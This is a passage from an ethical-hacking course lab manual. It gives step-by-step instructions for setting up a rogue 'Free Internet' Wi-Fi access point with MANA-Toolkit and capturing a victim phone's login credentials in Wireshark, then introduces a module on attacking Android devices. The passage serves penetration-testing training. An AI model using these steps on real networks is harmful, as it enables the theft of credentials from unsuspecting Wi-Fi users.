


Figure 3.6.17: Edit hostapd-mana.conf

32. Switch back to the **Terminal** window, type **pluma /usr/share/mana-toolkit/run-mana/start-nat-simple.sh**, and press **Enter** to open the **start-nat-simple.sh** file in the **Pluma** text editor.



Figure 3.6.18: Open start-nat-simple.sh

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

33. On **Line 4**, change the **phy** name to **wlan0**, as shown in the screenshot.
34. Press **Ctrl+S** to save the changes and close the **Pluma** text editor window.




Figure 3.6.19: Edit start-nat-simple.sh

TASK 6.4

Create a Rogue Access Point

35. Now, in the terminal window, type **bash /usr/share/mana-toolkit/run-mana/start-nat-simple.sh** and press **Enter** to create a rogue access point.
36. Observe that a rogue access point has been created with the MAC address as **00:11:22:33:44:00** and the SSID as **Free Internet**.
37. This rogue access point (**Free Internet**) starts sending probe requests to all the available access points and Wi-Fi-enabled devices in the network, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.6.20: Rogue access point sending probe packets

TASK 6.5

Connect to the Rogue Access Point as a Victim

38. Now, switch to your **Android** mobile device; turn it on.
39. Turn on **Wi-Fi** and navigate to **WLAN** settings.
40. On the **WLAN** screen, you should see an access point with the SSID **Free Internet** under **AVAILABLE NETWORKS**.

Note: Ensure that your mobile device's Wi-Fi is turned on.




Figure 3.6.21: Rogue access point

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

41. Click the **Free Internet** access point. Your device obtains an IP address and establishes a connection with the access point, as shown in the screenshot.

42. Note the **Connected** status under **Free Internet**.



Figure 3.6.22: Connected to rogue access point

43. Switch to the **Parrot Security** virtual machine. In the **Terminal** window, you will observe that a connection has been established with the victim's **Android** device and an accounting session has started, as shown in the screenshot.




Figure 3.6.23: Connection established with the rogue access point

44. Minimize the **Terminal** window.

45. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting → Information Gathering → wireshark**.

46. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 6.6

Launch and Analyze Wireless Traffic

Note: As in Lab 2, Task 1, we will use Wireshark to view the incoming and outgoing wireless network traffic.

47. In **The Wireshark Network Analyzer** window, double-click the wireless network interface (in this case, **wlan0**) to start capturing network traffic.




Figure 3.6.24: Wireshark window

48. **Wireshark** will begin capturing network traffic on the specified wireless interface, as shown in the screenshot.




Figure 3.6.25: Wireshark window showing captured packets

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

49. Now, switch to the **Android** mobile device and open any web browser app.
50. In the browser, type **http://testphp.vulnweb.com/login.php** in the address bar and press **Enter**.
51. The **Acunetix Web Vulnerability Scanner** webpage will open. Enter random **Username** and **Password** values (in this case, we have used **Admin**/**test@123**) and click the **login** button.

Note: You will not be able to log in, as this is a vulnerable website that is used only for testing purposes.

Note: You may use any HTTP website of your choice to capture user credentials. However, if you decide to use an HTTPS website, you will need to launch MANA-Toolkit using **start-nat-full.sh**, after which you can attempt to capture user credentials on HTTPS websites.



Figure 3.6.26: Open an HTTP website

52. Switch back to the **Parrot Security** virtual machine.
53. In the **Wireshark** window, click the **Stop capturing packet** icon ( ) from the toolbar to stop capturing network packets.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.6.27: Wireshark: Stop capturing packets

54. Click **Edit** from the menu bar and click the **Find Packet...** option from the context menu.




Figure 3.6.28: Wireshark: Click Find Packet...

55. A row of packet filter fields appear. In the **Case sensitive** field, click **String** from the drop-down options. Click **Packet list** and select **Packet bytes** from the drop-down options. Finally, in the **String** text field, type **pass**, and then click the **Find** button.




Figure 3.6.29: Wireshark: Packet filter fields

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 6.7

Obtain the User Credentials

56. **Wireshark** will now display the sniffed password packet from the captured packets.
57. Look in the **HTML Form URL Encoded: application/x-www-form-urlencoded** node in the packet details section to view the captured username and password, as shown in the screenshot.




Figure 3.6.30: Wireshark: Captured user credentials

58. Close the **Wireshark** window. If an **Unsaved packets...** pop-up appears, click **Quit without Saving**.
59. In the **Terminal** window, press **Ctrl+C**, and then **Enter** to stop MANA-Toolkit and terminate the rogue access point **Free Internet**.
60. The state of **wlan0** changes from **ENABLED** to **DISABLED**, as shown in the screenshot.



Figure 3.6.31: Terminating the rogue access point

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

61. This concludes the demonstration of how to create a rogue access point to capture data packets using MANA-Toolkit.
62. Close all open windows and document all the acquired information.
63. Turn off the **Parrot Security** virtual machine and unplug the **Linksys 802.11 g WLAN** adapter.

Now that the lab exercises have been completed, it is necessary to re-enable the ethernet adapter on the **Windows 10** virtual machine.

64. Turn on the **Windows 10** virtual machine and login with the credentials **Admin/Pas$$w0rd**.
65. Open **Control Panel** and navigate to **Network and Internet → Network and Sharing Center**.
66. In the **Network and Sharing Center** window, click **Change adapter settings** in the left pane.




Figure 3.6.32: Network and Sharing Center window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

67. In the **Network Connections** window, right-click the **Ethernet0** adapter and click **Enable** from the options.




Figure 3.6.33: Network Connections window

68. **Ethernet0** is enabled, and you will observe that the system is now connected to the internet.
69. Close all open windows and turn off the **Windows 10** virtual machine.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☐ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Mobile Platforms

Module 17

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Mobile Platforms

Mobile devices allow communication between users on radio frequencies, whether GSM, LTE, 5G, or Wi-Fi. They can be used to send multimedia content, email, and perform many more tasks using the Internet.

Lab Scenario

ICON KEY

Valuable information

Test your knowledge

Web exercise

Workbook review

With the advancement of mobile technology, mobility has become a key feature of Internet usage. People's lifestyles are becoming increasingly reliant on smartphones and tablets. Mobile devices are replacing desktops and laptops, as they enable users to access email, the Internet, and GPS navigation, and to store critical data such as contact lists, passwords, calendars, and login credentials. In addition, recent developments in mobile commerce have enabled users to perform transactions on their smartphones such as purchasing goods and applications over wireless networks, redeeming coupons and tickets, and banking.

Most mobile devices come with options to send and receive text or email messages, as well as download applications via the Internet. Although these functions are technological advances, hackers continue to use them for malicious purposes. For example, they may send malformed APKs (application package files) or URLs to individuals to entice victims to click on or even install them, and so grant the attackers access to users' login credentials, or whole or partial control of their devices.

Mobile security is becoming more challenging with the emergence of complex attacks that utilize multiple attack vectors to compromise mobile devices. These security threats can lead to critical data, money, and other information being stolen from mobile users and may also damage the reputation of mobile networks and organizations. The belief that surfing the Internet on mobile devices is safe causes many users to not enable their devices' security software. The popularity of smartphones and their moderately lax security have made them attractive and more valuable targets to attackers.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 17 Hacking Mobile Platforms

As an expert ethical hacker or penetration tester, you should first test the mobile platform used by your organization for various vulnerabilities; then, using this information, you should secure it from possible attacks.

In this lab, you will obtain hands-on experience with various techniques of launching attacks on mobile platforms, which will help you to audit their security.

Lab Objectives

The objective of the lab is to carry out mobile platform hacking and other tasks that include, but are not limited to:

- Exploit the vulnerabilities in an Android device
- Obtain users' credentials
- Hack Android device with a malicious application

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Use an Android device to launch a DoS attack on a target
- Exploit an Android device through ADB
- Perform a security assessment on an Android device

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Parrot Security virtual machine
- Android emulator running on a virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 90 Minutes

Overview of Hacking Mobile Platforms

At present, smartphones are widely used for both business and personal purposes. Thus, they are a treasure trove for attackers looking to steal corporate or personal data. Security threats to mobile devices have increased with the growth of Internet connectivity, use of business and other applications, various methods of communication available, etc. Apart from certain security threats that are specific to them, mobile devices are also susceptible to many other threats that are applicable to desktop and laptop computers, web applications, and networks.

Nowadays, smartphones offer broad Internet and network connectivity via varying channels such as 3G/4G/5G, Bluetooth, Wi-Fi, or wired computer connections. Security threats may arise while transmitting data at different points along these various paths.

Lab Tasks

Ethical hackers or penetration testers use numerous tools and techniques to attack target mobile devices. The recommended labs that will assist you in learning various mobile attack techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Hack Android Devices	√	√	√
	1.1 Hack an Android Device by Creating Binary Payloads using Parrot Security		√	√
	1.2 Harvest Users' Credentials using the Social-Engineer Toolkit		√	√

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

	1.3 Launch a DoS Attack on a Target Machine using Low Orbital Cannon (LOIC) on the Android Mobile Platform	√		√
	1.4 Exploit the Android Platform through ADB using PhoneSploit	√		√
2	Secure Android Devices using Various Android Security Tools	√	√	√
	2.1 Analyze a Malicious App using Online Android Analyzers	√		√
	2.2 Analyze a Malicious App using Quixxi Vulnerability Scanner		√	√
	2.3 Secure Android Devices from Malicious Apps using Malwarebytes Security		√	√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

